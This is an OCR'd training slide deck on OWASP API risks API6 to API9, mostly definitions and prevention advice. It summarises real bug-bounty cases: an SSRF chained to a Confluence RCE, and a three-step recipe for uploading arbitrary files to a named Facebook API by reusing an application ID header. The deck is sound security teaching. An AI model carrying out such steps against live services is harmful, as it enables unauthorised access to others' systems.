
API Vulnerabilities

API6: Server-Side Request Forgery: Real Case

- Bug bounty: *Unauthenticated SSRF in jira.tochka.com leading to RCE in confluence.bank24.int ($1,000)*

This bug could be used to send requests to an internal Confluence server https://confluence.bank24.int like so:

Confluence at https://confluence.bank24.int, uses a vulnerable version of a Widget Connector plugin. This vulnerability leads to an RCE (CVE-2019-3396).



https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html#allow-list-vs-block-list

API Vulnerabilities

API6: Server-Side Request Forgery

❑ Prevention:

- Isolate the resource fetching mechanism in your network: usually these features are aimed to retrieve remote resources and not internal ones.

- Whenever possible, use allow lists of
  - Remote origins users are expected to download resources from (e.g., Google Drive, Gravatar, etc.)
  - URL schemes and ports
  - Accepted media types for a given functionality

- Disable the support for the following of the HTTP redirections in your web client in order to prevent the bypass of the input validation.

- Use a well-tested and maintained URL parser to avoid issues caused by URL parsing inconsistencies.

- Validate and sanitize all client-supplied input data.

- Do not send raw responses to clients.

API7: Security Misconfiguration

https://github.com/OWASP/API-Security/blob/master/2023/en/src/0xa7-security-misconfiguration.md

API Vulnerabilities


API7: Security Misconfiguration (What ?)


- Security misconfigurations include all the mistakes developers could make within the supporting security configurations of an API.
- If a security misconfiguration is severe enough, it can lead to sensitive information exposure or a complete system takeover.
- Security misconfigurations are really a set of weaknesses that includes misconfigured headers, misconfigured transit encryption, the use of default accounts, the acceptance of unnecessary HTTP methods, a lack of input sanitization, and verbose error messaging

API Vulnerabilities

API7: Security Misconfiguration (How ?)

- Error messages include stack traces, or expose other sensitive information






API Vulnerabilities

API7: Security Misconfiguration (How ?): Real Case

- Uploading files to api.techprep.fb.com (Bug bounty)

1-Sign up in techprep.fb.com
2-After logging in, the attacker intercept any request to api.techprep.fb.comthen get the _Applicationid
3-The attacker make a POST request to api.techprep.fb.com/parse/files/FILENAME.EXT with the header X-Parse-Application-Id:+(_Applicationid) and the Content-Type: header then the file content (HTML File or image)
The respond of the request contains the file path



https://blog.securitybreached.org/2017/10/10/exploiting-insecure-cross-origin-resource-sharing-cors-api-artsy-net/

API Vulnerabilities

API7: Security Misconfiguration (How ?) Real Case

- CORS: The API endpoint allows for the sending of credentials to other domains. [Bug bounty]

[NIST SP 800-123, Guide to General Server Security] https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-123.pdf
https://github.com/OWASP/API-Security/blob/master/2023/en/src/0xa7-security-misconfiguration.md

API Vulnerabilities

API7: Security Misconfiguration

- **Prevention:**
  - Ensure that all API communications from the client to the API server and any downstream/upstream components happen over an encrypted communication channel (TLS), regardless of whether it is an internal or public-facing API.
  - Be specific about which HTTP verbs each API can be accessed by: all other HTTP verbs should be disabled (e.g., HEAD).
  - Implement a proper Cross-Origin Resource Sharing (CORS) policy on APIs expected to be accessed from browser-based clients (e.g., web app front-ends).
  - Ensure all servers in the HTTP server chain (e.g., load balancers, reverse and forward proxies, and back-end servers) process incoming requests in a uniform manner to avoid desync issues.
  - Where applicable, define and enforce all API response payload schemas, including error responses, to prevent exception traces and other valuable information from being sent back to attackers.

API8: Lack of Protection from Automated Threats

https://github.com/OWASP/API-Security/blob/master/2023/en/src/0xa8-lack-of-protection-from-automated-threats.md
https://owasp.org/www-project-automated-threats-to-web-applications/

API Vulnerabilities


API8: Lack of Protection from Automated Threats (What ?)

- Automated threats have become more profitable, smarter and harder to protect from, and APIs are often used as an easy target for them.
- Traditional protections, such as rate limiting, and captchas become less effective over time.
- Vulnerable APIs don't necessarily have implementation bugs. They simply expose a business flow
- An API endpoint is vulnerable if it exposes a business-sensitive functionality and allows an attacker to harm the business by accessing it in an excessive automated manner.

API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)

- Automated threats: Example



API Vulnerabilities


API8: Lack of Protection from Automated Threats (How ?)

- Automated threats: Example

API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)


- Automated threats: Example



API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)

- Rate limit with implement captcha failure



API Vulnerabilities

- https://owasp.org/www-project-automated-threats-to-web-applications
- https://www.owasp.org/index.php/Logging_Cheat_Sheet
- https://www.owasp.org/index.php/OWASP_Proactive_Controls

API8: Lack of Protection from Automated Threats

- **Prevention:**
  - The mitigation planning should be done in two layers:
    - **Business** - identify the business flows that might harm the business if they are excessively used.
    - **Engineering** - choose the right protection mechanisms to mitigate the business risk.

  - Some of the protection mechanisms are more simple while others are more difficult to implement. The following methods are used to slow down automated threats:
    - Device fingerprinting: denying service to unexpected client devices (e.g., headless browsers) tends to make threat actors use more sophisticated solutions, thus more costly for them
    - Human detection: using either captcha or more advanced biometric solutions (e.g., typing patterns)
    - Non-human patterns: analyze the user flow to detect non-human patterns (e.g., the user accessed the "add to cart" and "complete purchase" functions in less than one second)
    - Consider blocking IP addresses of Tor exit nodes and well-known proxies

  - Secure and limit access to APIs that are consumed directly by machines (such as developer and B2B APIs). They tend to be an easy target for attackers because they often don't implement all the required protection mechanisms.

API9: Improper Assets Management

API Vulnerabilities

API9: Improper Assets Management (What ?)

- **Improper assets management** takes place when an organization exposes APIs that are either retired or still in development.
- As with any software, old API versions are more likely to contain vulnerabilities because they are no longer being patched and upgraded
- Can lead to other vulnerabilities, such as excessive data exposure, information disclosure, mass assignment, improper rate limiting, and API injection.
- You can discover improper assets management by paying close attention to outdated API documentation, changelogs, and version history on repositories.


API Vulnerabilities

API9: Improper Assets Management (How ?)

- The GraphQL IDE interface provides documentation and permissions for users to query, mutate, update, or delete data within the IDE.

